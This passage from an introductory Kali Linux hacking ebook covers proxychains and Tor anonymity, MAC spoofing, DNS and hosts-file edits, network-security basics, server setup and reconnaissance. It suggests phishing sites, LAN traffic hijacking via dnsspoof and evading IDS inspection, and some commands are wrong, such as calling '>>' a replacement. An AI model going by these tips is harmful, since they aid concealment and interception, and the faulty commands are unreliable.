
In this case, you need to configure your proxychains.conf file. You will find this file in your etc folder.

Open the configuration file using the Leafpad text editor.

Open your Kali Linux terminal as a root user and enter this command:

```
su leafpad /etc/proxychains.conf
```

This will open the proxychains.conf file . There are three types of proxies that you can use. But you can't use all the proxies at a time. Let's first see how this file looks. The documentation is clear and to the point.



Uncomment the line where dynamic_chain is located. After that, comment out strict_chain and random_chain one after the other, before testing the proxy.

The advantage of choosing dynamic_chain over others is clearly stated. If your connection does not get one working proxy, then it automatically jumps to the other. The other two don't give you that opportunity to route your traffic.

Let me explain it more. Suppose you have two proxies in place: A and B. What happens in the case of strict_chain is that when you browse web pages, your connection is routed through A and B strictly. This means A and B should be in order and live. Otherwise, your connection simply fails. In the case of dynamic_chain, this does not happen. If A is down, then it jumps to take B. For that reason, you are going to use dynamic_chain so that if one proxy is down, the other may replace it.

In between you get a line like this:

```
# Proxy DNS requests - no leak for DNS data proxy_dns
```

This is an important line to be considered seriously. You see I have uncommented proxy_dns. This will protect against leaking DNS data. You can't allow DNS data to be leaked. In other words, your real IP address should not be leaked by chance. That is why I have uncommented this line so that your proxies are in the proper place working without any hitches.

At the end of the list you'll find this line:

```
[ProxyList]
```

```
# add proxy here ...
```

```
# meanwhile
```

```
# defaults set to "tor"
```

```
socks4 127.0.0.1 9050
```

```
socks5 127.0.0.1 9050
```

```
socks5 185.43.7.146 1080
```

```
socks5 75.98.148.183 45021
```

Inspect the last two lines that I have added. I'll explain them, but first I'll explain the example lines just given before. They read like this:

```
# ProxyList format
```

```
# type host port [user pass]
```

```
# (values separated by 'tab' or 'blank')
```

```
# Examples:
```

```
# socks5    192.168.67.78    1080    lamer    secret
# http      192.168.89.3     8080    justu    hidden
# socks4   192.168.1.49 1080
# http 192.168.39.93 8080
```

This clearly states how your proxy list should be formatted. Consider the first line:

```
# socks5 192.168.67.78 1080 lamer secret
```

This means the first word is the type of the proxy. It should be socks5. The second one is the host. The third one is the port, and the last two words stand for username and password in case you pay for it. Sometimes people buy VPN services; in such cases, the service provides the login credentials. Another important thing is that you must separate the words using either a Tab or space.

There are several free proxies, so don't worry about the username and password just now. Now you can again go back to the last lines that I added. In the last lines, the defaults are set to Tor. Before adding the last two lines, you need to add this line:
socks5 127.0.0.1 9050

You should do this because usually your proxychains.conf file comes up with only socks4, so you need to add socks5 that supports modern technology. Now you can test your Tor status.

1. Open your terminal and type the following:

```
root@kali:~ service tor status
```

2. It will fail if you don't start it. Type the following to start the service:

```
root@kali:~ service tor start
```

Now you can open your browser through the terminal. Just type the following:

```
root@kali:~ #proxychains firefox www.duckduckgo.com
```

This search engine does not usually track IP addresses. Your browser will open, and you can check your IP address. You can also see the DNS leak test result. Let's do that by typing dns leak test in the search engine. There are several services; you can click any one of them to see what it says.

I found that www.dnsleaktest.com is working to find out my original IP address and fails to find out. It shows an IP like 8.0.116.0, and it is from Germany. This is wrong as I am currently staying near Hyderabad.

You can simultaneously test this in your normal browser, and you'll find your actual IP address.

Changing Your DNS Server

In some cases, you may want to use another DNS server. To do so, you'll edit a plaintext file named /etc/resolv.conf on the system. Open that file in a text editor—I'm using Leafpad. Then, on your command line, enter the precise name of your editor followed by the location of the file and the filename. For example,

```
kali >leafpad /etc/resolv.conf
```

will open the resolv.conf file in the /etc directory in my specified graphical text editor, Leafpad. The file should look something like



As you can see on line 3, my nameserver is set to a local DNS server at 192.168.181.2. That works fine, but if I want to add or replace that DNS server with, say, Google's public DNS server at 8.8.8.8, I'd add the following line in the /etc/resolv.conf file to specify the nameserver:

Nameserver 8.8.8.8

Then I would just need to save the file. However, you can also achieve the same result exclusively from the command line by entering the following:

```
kali >echo "nameserver 8.8.8.8">> /etc/resolv.conf
```

This command echoes the string nameserver 8.8.8.8 and redirects it (`>`) to the file `/etc/resolv.conf`, replacing the current content. Your `/etc/resolv.conf` file should now look like



If you open the `/etc/resolv.conf` file now, you should see that it points the DNS requests to Google's DNS server rather than your local DNS server. Your system will now go out to the Google public DNS server to resolve domain names to IP addresses. This can mean domain names take a little longer to resolve (probably milliseconds). Therefore, to maintain speed but keep the option of using a public server, you might want to retain the local DNS server in the `resolv.conf` file and follow it with a public DNS server. The operating system queries each DNS server listed in the order it appears in `/etc/resolv.conf`, so the system will only refer to the public DNS server if the domain name can't be found in the local DNS server.

Spoofing Your MAC Address

Change to a Random MAC address

First, let's see how we can use `macchanger` to change network card's hardware MAC address to a random address. We can start by investigating our current MAC address of eg `eth0` network interface. To do this we execute `macchanger` with an option `-s` and an argument `eth0`.

```
# macchanger -s eth0
```

The network interface you are about to change a MAC address on must be turned off prior your MAC address change attempt. Use ifconfig command to turn off your network interface:

```
# ifconfig eth0 down
```

Now, its time to change network card's hardware MAC address to some random hexadecimal numbers:

```
# macchanger -r eth0
```

Bring your network interface up and display your new MAC address:

```
# ifconfig eth0 up  
# macchanger -s eth0
```

The screenshot shows a terminal window titled 'root@kali: ~' running on a Kali Linux desktop environment. The terminal displays the following commands and their outputs:

```
root@kali:~# macchanger -s eth0
Current MAC: ba:5c:be:1f:3f:a1 (unknown)
Permanent MAC: 00:00:00:00:00:00 (XEROX CORPORATION)
root@kali:~# ifconfig eth0 down
root@kali:~# macchanger -r eth0
Current MAC: ba:5c:be:1f:3f:a1 (unknown)
Permanent MAC: 00:00:00:00:00:00 (XEROX CORPORATION)
New MAC: e6:4d:92:7d:8d:b1 (unknown)
root@kali:~# ifconfig eth0 up
root@kali:~# macchanger -s eth0
Current MAC: e6:4d:92:7d:8d:b1 (unknown)
Permanent MAC: 00:00:00:00:00:00 (XEROX CORPORATION)
root@kali:~#
```

You can do more stuffs by running command :

```
macchanger -help
```

Change specific MAC address:

You can use MAC changer to change MAC of your choice follow the commands

```
~ ifconfig eth0 down
```

```
~ macchanger -m 00:d0:70:00:20:69 eth0
~ ifconfig eth0 up
~ macchanger -s eth0
```

Mapping Your Own IP Addresses

A special file on your system called the hosts file also performs domain name- IP address translation. The hosts file is located at /etc/hosts, and kind of as with DNS, you can use it to specify your own IP address-domain name mapping. In other words, you can determine which IP address your browser goes to when you enter www.microsoft.com (or any other domain) into the browser, rather than let the DNS server decide. As a hacker, this can be useful for hijacking a TCP connection on your local area network to direct traffic to a malicious web server with a tool such as dnsspoof.

From the command line, type in the following command (you can substitute your preferred text editor for leafpad):

```
kali >leafpad /etc/hosts
```



By default, the hosts file contains only a mapping for your localhost, at 127.0.0.1, and your system's hostname (in this case, Kali, at 127.0.1.1). But you can add any IP address mapped to any domain you'd like. As an example of how this might be used, you could map www.cybersecurity.com to your local website, at 192.168.181.121.

```
127.0.0.1 localhost
127.0.1.1 kali
192.168.181.121 cybersecurity.com
.
```

```
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Make certain you press TAB between the IP address and the domain key— not the spacebar. As you get more involved in your hacking endeavors and learn about tools like dnsspoof and Ettercap, you'll be able to use the hosts file to direct any traffic on your LAN that visits www.cybersecurity.com to your web server at 192.168.181.121.

Summary

Any hacker needs some basic Linux networking skills to connect, analyze, and manage networks. As you progress, these skills will become more and more useful for doing reconnaissance, spoofing, and connecting to target systems.

SECTION - 1 (Basics)

Chapter - 4

NETWORK SECURITY

Network Security

What is Networking

A **computer networking** is a process of connecting two or more than two **computers** with the purpose to share data, provide technical support, and to communicate (especially for the business purpose). Internet is the technology that is used to connect different **computer** systems (located in different geographic location).

What are Protocols and their various Types?

Network protocols define the rules and conventions for communication between network devices. In the absence of network protocols, devices lack the capability of understanding the electric signals they send to each other over the network. There are many computer network protocols designed for specific purposes and environments. Modern protocols include packet switching techniques, where messages are subdivided and reassembled at their destination.

The Internet Protocol (IP) is the address system of the internet with the core functioning of delivering information packets. These packets are picked from a source device and delivered to a target device. IP forms the basis of the internet and is a primary key to network connections. Another functionality, called **TCP**, is required to handle packet ordering.

Transmission Control Protocol (TCP) works with IP on sending packets of data to each other. TCP is used for organizing data to ensure secure transmission between the client and the server. TCP/IP exchanges data over the internet by using the client-server model of communication.

Wireless Network Protocols

Network protocols that are designed to work on wireless networks include **wi-fi**, **Bluetooth**, and **LTE**. These wireless networks support roaming mobile devices and other electronic devices that are not directly connected with a wire.

Network Routing Protocols

A routing protocol can identify other routers, manage the route between source and destination. It defines the route path to carry network messages and dynamic routing decisions. Examples of routing protocols are OSPF, BGP, and EIGRP. They are designed specially to meet the specific purpose of the network routers on the internet.

What is Meant By Network Security?

Network security is the protection of the layers of security to data, files, and directories against unauthorized access that could lead to data theft or misuse.

Sound network security helps organizations reduce the risk of falling victim to such attacks and enables the safe operation of IT systems. Network security includes both hardware and software technologies. Ideally, networks have layers of security starting from application, antivirus, access management, servers, firewalls, physical access, and policies.

Network Security Definition


Network security is a broad term that covers a multitude of technologies, devices, and processes. In its simplest term, it is a set of rules and configurations designed to protect the integrity, confidentiality, and accessibility of computer networks and data.

Every organization, regardless of size, industry, or infrastructure, requires a degree of network security solutions in place to protect it from the ever-growing landscape of cyber threats in the wild today.

What is a Computer Network and its components?

Computer network components comprise both physical and software required to install computer networks. The hardware components are the client, server, peer,


transmission medium, and connecting devices. Whereas, the software components are operating systems and protocols.



What are Network Threats ?

Network threat stands for any threat or malicious activity that intends to take advantage of network vulnerability to breach, harm, or sabotage the information in the network. The threats can also intend to take unauthorized access over the network and then spread to other systems and networks connected to the compromised network.

Networks threats are categorized into two types – passive threats and active threat



What are the Types of Network Security Attacks ?

In the wake of a variety of existing frequent network attacks and the threat of new destructive future attacks, network security has gained prominence in the scope of computer networking. Here are the different types of network security attacks.

Virus is a type of computer program that, when executed, replicates itself by modifying other computer programs and inserting its own code. When this replication succeeds, the affected areas are then said to be "infected" with a computer virus.

Malware is the collective name for a number of malicious software variants, including viruses, ransomware and spyware. Shorthand for malicious software, **malware** typically consists of code developed by cyberattackers, designed to cause extensive damage to data and systems or to gain unauthorized access to a network.

Worm A computer worm is a type of malware that spreads copies of itself from computer to computer. A worm can replicate itself without any human interaction, and it does not need to attach itself to a software program in order to cause damage.

Phishing is a cybercrime in which a target or targets are contacted by email, telephone or text message by someone posing as a legitimate institution to lure individuals into providing sensitive data such as personally identifiable information, banking and credit card details, and passwords.

A compromised key attack is the use of a key that an attacker has stolen to gain access to a secured transmission. The key allows the attacker to decrypt the data that is being sent. The sender and receiver are usually not aware of the attack.

A **botnet** is a number of Internet-connected devices, each of which is running one or more bots. **Botnets** can be used to perform Distributed Denial-of-Service (DDoS) attacks, steal data, send spam, and allows the attacker to access the device and its connection.

A Denial-of-Service (DoS) attack is an **attack** meant to shut down a machine or network, making it inaccessible to its intended users. **DoS attacks** accomplish this by flooding the target with traffic, or sending it information that triggers a crash.

A distributed denial-of-service (DDoS) attack is a malicious attempt to disrupt the normal traffic of a targeted server, service or network by overwhelming the target or its surrounding infrastructure with a flood of Internet traffic.

A man-in-the-middle attack (MITM) is an attack where the attacker secretly relays and possibly alters the communications between two parties who believe that they are directly communicating with each other.


Packet sniffing is the act of capturing **packets** of data flowing across a computer **network**. The software or device used to do this is called a **packet sniffer**. **Packet sniffing** is to computer networks what wire tapping is to a telephone **network**.

DNS spoofing, also referred to as **DNS cache poisoning**, is a form of computer security hacking in which corrupt Domain Name System data is introduced into the **DNS** resolver's cache, causing the name server to return an incorrect result record, e.g. an IP address.

IPaddress spoofing or **IPspoofing** is the creation of Internet Protocol (IP) packets with a false source IP address, for the purpose of impersonating another computing system.

What is Network Security Vulnerability?

Vulnerability in network security is a weakness that can be exploited by an attacker to gain unauthorized access to information systems. Vulnerabilities allow attackers to run code, access a system, install malware, and steal, destroy or modify sensitive data.



What are Network Security Controls?

Network security controls deliver integrity, confidentiality, and availability of the network service. The proper combination of network security controls reduces the risk of network being compromised. The network controls enable organizations to implement strategies of network security. The multiple control layers and the network should be used to minimize the risks of falling victim to attack and ensures defense-in-depth network security.

How do you implement security controls?

Access control → It is a process of restricting access to the data by minimizing access to the extent required.

Identification → It involves confirming the identity of the users, processes, or devices accessing the network. Example - Username, Identity number, etc.

Authentication → It implies verifying the credentials identified while accessing the network. Example - Password, PIN, etc.

Authorization → Authorization succeeds authentication. It refers to the process of providing authentication to access specific data over the network.

Accounting → It is about tracking the actions performed by the user on a network and helps in identifying authorized and unauthorized actions.

What are the various network security techniques ?

In order to implement defense in depth strategy, numerous specialized techniques and types of network security are required. There are different ways to secure a network such as -

Access Control

Blocking unauthorized users and devices from connecting with the network. The users' access should be restricted to the extent authorized.

Anti-malware

Anti-malware identifies viruses, worms, and trojans, and prevents them from infecting the network.

Behavioral Analytics

Observing analytics regularly and understanding variation in its behavior prompts malicious acts.

Application Security

Applications are easy vectors for attackers to get access to their network. Vulnerable apps should be locked by employing hardware, software, and security processes.

Data Loss Prevention

Humans are considered the weakest security link. They should be trained on security policies to learn the significance of the process of sharing sensitive data.

Network Segmentation

Software-based segmentation is crucial to enforce security policies easily.

Firewalls

Firewalls act as a barrier between the network trusted zone and everything beyond it. They are a must-have.

Email Security

Phishing allows intruders to gain access to the network. Email security blocks phishing emails and outbound messages carrying sensitive data.

Mobile and Wireless Security

Wireless devices are potential vectors to the networks and therefore require extra scrutiny.

Intrusion Detection and Prevention

These systems scan and verify network traffic and respond to attacks.

Security Information and Event Management (SIEM)

SIEM pulls information from various network tools that help in identifying and responding to threats from the data collected.

VPN

A virtual private network authenticates the communication between a device and a secure network. It creates secure passage across the open network.

What are Firewalls and its Types?

Traditional firewalls protect the internal network against the incoming traffic. They have been serving as the first line of defense in network security for almost the past three decades. A firewall can be defined as either a hardware or a software program, designed to block all unwanted incoming traffic while allowing authorized communications to flow freely.

Types of Firewall

Proxy firewall - A proxy firewall filters out flagged messages at the application layer to protect the resources of a private network.

Stateful Inspection Firewall - A firewall blocking incoming traffic based on state, port, and protocol is known as stateful inspection firewall.

Unified Threat Management (UTM) Firewall - A UTM firewall combines the features of a traditional firewall with various other security aspects.

Next-Generation Firewall (NGFW) - Next Generation Firewalls are designed to block modern-day cyber threats, such as advanced malware and application-layer attacks.

Threat-Focused NGFW - Apart from the functions of a traditional NGFW, threat-focused NGFW offers advanced threat detection and remediation.

Summary

In a sense, security in networks is the combination and culmination of everything we know about security,

A network's security depends on all the cryptographic tools at our disposal, good program development processes, operating system controls, trust and evaluation and assurance methods, and inference and aggregation controls.

SECTION - 1 (Basics)

Chapter - 5

WEB SERVER

WEB SERVER

Kali Linux contains an easy-to-configure Apache web server. Having an easily configurable web server is an excellent benefit to the penetration tester. For example, using this service, websites can be created that mimic existing pages on the Internet. These sites can then be used to serve malicious code to users on the target network using social engineering techniques like phishing including collocating servers hosting backdoors, handling callbacks, and providing commands to other malicious software. There are a number of other uses the HTTP service can be used in a penetration test.

Starting, Stopping, and Restarting Apache at the Command Prompt

The Apache HTTP server can be easily started, stopped, and restarted using the command /etc/init.d/apache2 followed by the action requested (stop, start, or restart).

```
/etc/init.d/apache2 start
```

```
/etc/init.d/apache2 stop
```

```
/etc/init.d/apache2 restart
```

The Default Web Page

Once the Apache service is up and running the default (It works!) web page may need to be changed, to do this create the web content that should be displayed on the web page and save it as index.html in the **/var/www/ directory**. Alternatively, the existing index.html file at this location can be modified and new pages can be added.

FTP Server

The File Transfer Protocol (FTP) is used to move files between computers. It is important to note that FTP does not encrypt files or the communication channel between computers so any file traversing the network (or Internet) between the computers can be seen by anyone monitoring the network. Kali Linux does not include a FTP server so one can be added to facilitate transferring files between systems. There are a number of FTP services that can be added, one of these is the Pure-FTPD (<http://www.pureftpd.org/project/pure-ftpd>);

however, any supported FTP daemon should be acceptable. Use the apt-get command to download and install the Pure-FTPD service using the following command

```
apt-get install pure-ftpd-common pure-ftpd
```

This will install and set up the FTP service. Some minor configuration is necessary to ensure proper operation of the Pure-FTP Server.

```
cd /etc/pure-ftpd/conf  
echo no > Bind  
echo no > PAMAuthentication  
echo no > UnixAuthentication  
ln -s /etc/pure-ftpd/conf/PureDB /etc/pure-ftpd/auth/50pure
```

Next groups and users for the FTP service must be created. First create a new system group.

```
groupadd ftpgroup
```

Next add for the newly created group. This command will give the user no permission to the home directory or shell access.

```
useradd -g ftpgroup -d /dev/null -s /bin/false ftpuser
```

Create a directory for ftp files

```
mkdir -p /home/pubftp
```

Add user folders to the ftp directory. In this case, the user sam that is going to be created needs a directory.

```
mkdir /home/pubftp/sam
```

Now add a user and password for the FTP service. In this case, the user sam is created.

```
pure-pw useradd sam -u ftpuser -g ftpgroup -d /home/pubftp/sam
```

A prompt will require a password be created. Use the following command to update the Pure-FTPd database.

```
pure-pw mkdb
```

Finally start the FTP service with the following command.

```
service pure-ftp start
```

After starting Pure-FTPd, it's a good idea to test it using the following command

```
ftp {IP_Address}
```

When prompted enter user name sam and password. If authentication was successful, the FTP server is functioning correctly. If this was not successful, reboot the computer and try to ftp to the server again.

SSH Server

Secure Shell (SSH) is a more secure method of accessing the contents of the Kali Linux file system from remote locations. SSH provides a secure, encrypted communications channel between the communicating computers. This is helpful for penetration testers as it allows file transfers to occur without being inspected by network security tools like intrusion detection system (IDS) and intrusion prevention system (IPS).

Generate SSH Keys

To securely use SSH, encryption keys must be generated to facilitate secure and encrypted communication. To generate these keys, type the following command at the command prompt.

Move the original SSH keys from their default directory; however, do not delete them

```
mkdir -p /etc/ssh/original_keys  
mv /etc/ssh/ssh_host_* /etc/ssh/original_keys  
cd /etc/ssh
```

Generate new SSH keys

```
dpkg-reconfigure openssh-server
```

Start/restart the SSH Daemon.

```
service ssh (start | restart)
```

Managing the SSH Service

The SSH server can be started. Stopped and restarted from the command prompt as well. To do this the action being performed, start, stop, or restart, is added after the command /etc/init.d/ssh, as illustrated in the following commands.

```
/etc/init.d/ssh start
```

```
/etc/init.d/ssh stop
```

```
/etc/init.d/ssh restart
```

Accessing the Remote System

Once the SSH service is started on the Kali system, the computer can be accessed remotely from Linux systems by entering the following command at the command prompt (with a user name of vicky and a remote system IP address of 192.168.1.23).

```
ssh vicky@192.168.1.66
```

Accessing SSH from a Windows client will require the use of a SSH client. Many of these are available in the Internet, for example PuTTY is a commonly used tool that is available from <http://putty.org>. Simply install the client and provide the IP address or name of the Kali Linux computer as well as log-in credentials and connect to the remote Kali computer.

SECTION - 1 (Basics)

Chapter - 6

PROGRAMMING

PROGRAMMING

Why Programming for Hacking

Hacking needs lots and lots of patience, smart work, and hard work. Although there are many tools available in the market with which you can perform many hacking related tasks such as pen-testing, DDOS and much more. But if you really want to become a real hacker, then you must have a knack for programming languages. Some of the world's best hackers started out as programmers. If you know how to program, you will be able to dissect code and analyze it.

For e.g If you want to be a web penetration tester You need to know several languages like html,php,javascript,mysql,python etc. I'm not telling You to master on these languages just know the basics of these languages.

Let's talk about some of the best programming languages which you can learn right away to start your hacking career. All these languages offer different roles and benefits but you must be familiar with their structure and workflow.

In order to be a well rounded and complete individual in the world of Cyber Security you need to learn them all.

Assembler - for taking apart malware if you choose to go this route. This is helpful but not strictly required. It can provide a nice foundation on which many things are built however.

Perl - for hacking up short todos, and an all around useful tool. This is a great stepping stone into PHP.

Javascript: It is the most commonly used language all over the globe. If you want to work with cookies, manipulation of event handlers, and perform cross-site scripting (XSS), JavaScript is for you. XSS is one of the most popular hacking technique when it comes to compromising a website. The hacker usually looks for an input flaw on the website and if there is one, the hacker uses scripts to take over the website.

Python: It is easy to learn, a concise scripting language that is ideally suited to automate repetitive tasks that will come up during your job. Python is powerful even for computing-intensive tasks because you can interface modules written in C very easily, combining the development speed of Python with the execution speed of C. Python is installed natively on Linux platforms and can be added easily to any system or server. This language is widely used when performing crypto and malware analysis, so Python programming skills are a plus when aiming to find a cybersecurity job.

C & C++: These are important programming languages that you as a cybersecurity expert need to learn. These languages provide access to low-level IT infrastructure such as RAM and system processes that hackers can use easily if they are not well protected. The language of C programming is the backbone of most operating systems. The language is compact, robust, and versatile and can be used to complete a variety of tasks, such as authentication, image processing, and socket networking. C++ is a great language based largely on the source code of C. Multiple cybersecurity programs are created using C++.

HTML: It's technically a markup language, but HTML is used by virtually all websites. Like JavaScript, HTML code can be injected into web pages as a cross-site scripting attack. Content spoofing defacing a website or providing other false information to a user is another form of attack using HTML. With content spoofing, a hacker supplies code via parameter value to a web application. This code is then viewed by the end-user or website visitor. A false web page may also contain a login area. With a spoofed web page, hackers can collect usernames and passwords. Knowing HTML can help you get a job as a front-end developer. Part of your responsibilities would be to implement mitigating factors against cross-site scripting and content spoofing as you develop websites and other applications.

SQL: It is mainly used in the management of data stored in databases. Due to the current data storage boom, SQL is commonly used for computer management and recovery. Likewise, hackers more and more orchestrate the language to damage or exfiltrate stored data. SQL injection assaults, for example, include manipulating SQL bugs to access or alter data stored in databases.

PHP: RIPS is a popular tool that conducts automated security analysis for PHP applications. It analyzes the data flow from input parameters to sensitive operations in an application. If you're a PHP developer working on security issues, you might use RIPS. As a security-focused PHP developer, you'll be writing server-side web application logic. You'll also manage back-end services and the exchange of data

between a server and its users. Finally, you'll use your knowledge of PHP to mitigate any exploits that might be found in your code.

Summary

Knowledge of programming languages is an added advantage in cyber security domain. As it helps you understand the application's working in a better way and eventually in hacking/cracking the application.

END OF SECTION — 1

THANKS YOU.

SECTION - 2 (Essentials)

Chapter - 1

INFORMATION GATHERING

Things We Are Going To cover In This Chapter :

- ✓ Footprinting
- ✓ Reconnaissance tools
- ✓ Hacking with Google
- ✓ Who-Is directories
- ✓ Maltego
- ✓ E-mail tracking tools

Gathering information is the first step where a hacker tries to get information about the target. Hackers use different sources and tools to get more information, and some of them briefly explained here. This informations will be useful for you to become an ethical hacker.

What is Information Gathering

Information Gathering is the act of gathering different kinds of information against the targeted victim or system. It is the first step or the beginning stage of Ethical Hacking, where the penetration testers or hackers (both black hat or white hat) performed this stage; this is a necessary and crucial step to be performed. The more the information gathered about the target, the more the probability to obtain relevant results. Information gathering is not just a phase of security testing; it is an art that every penetration-tester (pen-tester) and hacker should master for a better experience in penetration testing. There are various tools, techniques, and websites, including public sources such as Whois, nslookup that can help hackers to gather information.

This step is necessary because while performing attacks on any target, You may need any information (such as his pet name, best friend's name, his age, or phone number to perform password guessing attack or other kinds of attacks).

Footprinting

Footprinting (also known as reconnaissance) is the technique used for gathering information about computer systems and the entities they belong to. To get this information, a hacker might use various tools and technologies. This information is very useful to a hacker who is trying to crack a whole system.

Introduction

This phase starts with the test team knowing little about the target. The level of detail provided to the team can range from knowing only the organizations name and possibly a website address to detailed and specific system information including I P address space and technologies used defined in the ROE to limit or scope the test event. The ROE may also limit the test team's ability to conduct activities including

bans on social engineering and destructive activities like denial of service (DoS) and distributed denial of service (DDoS) attacks.

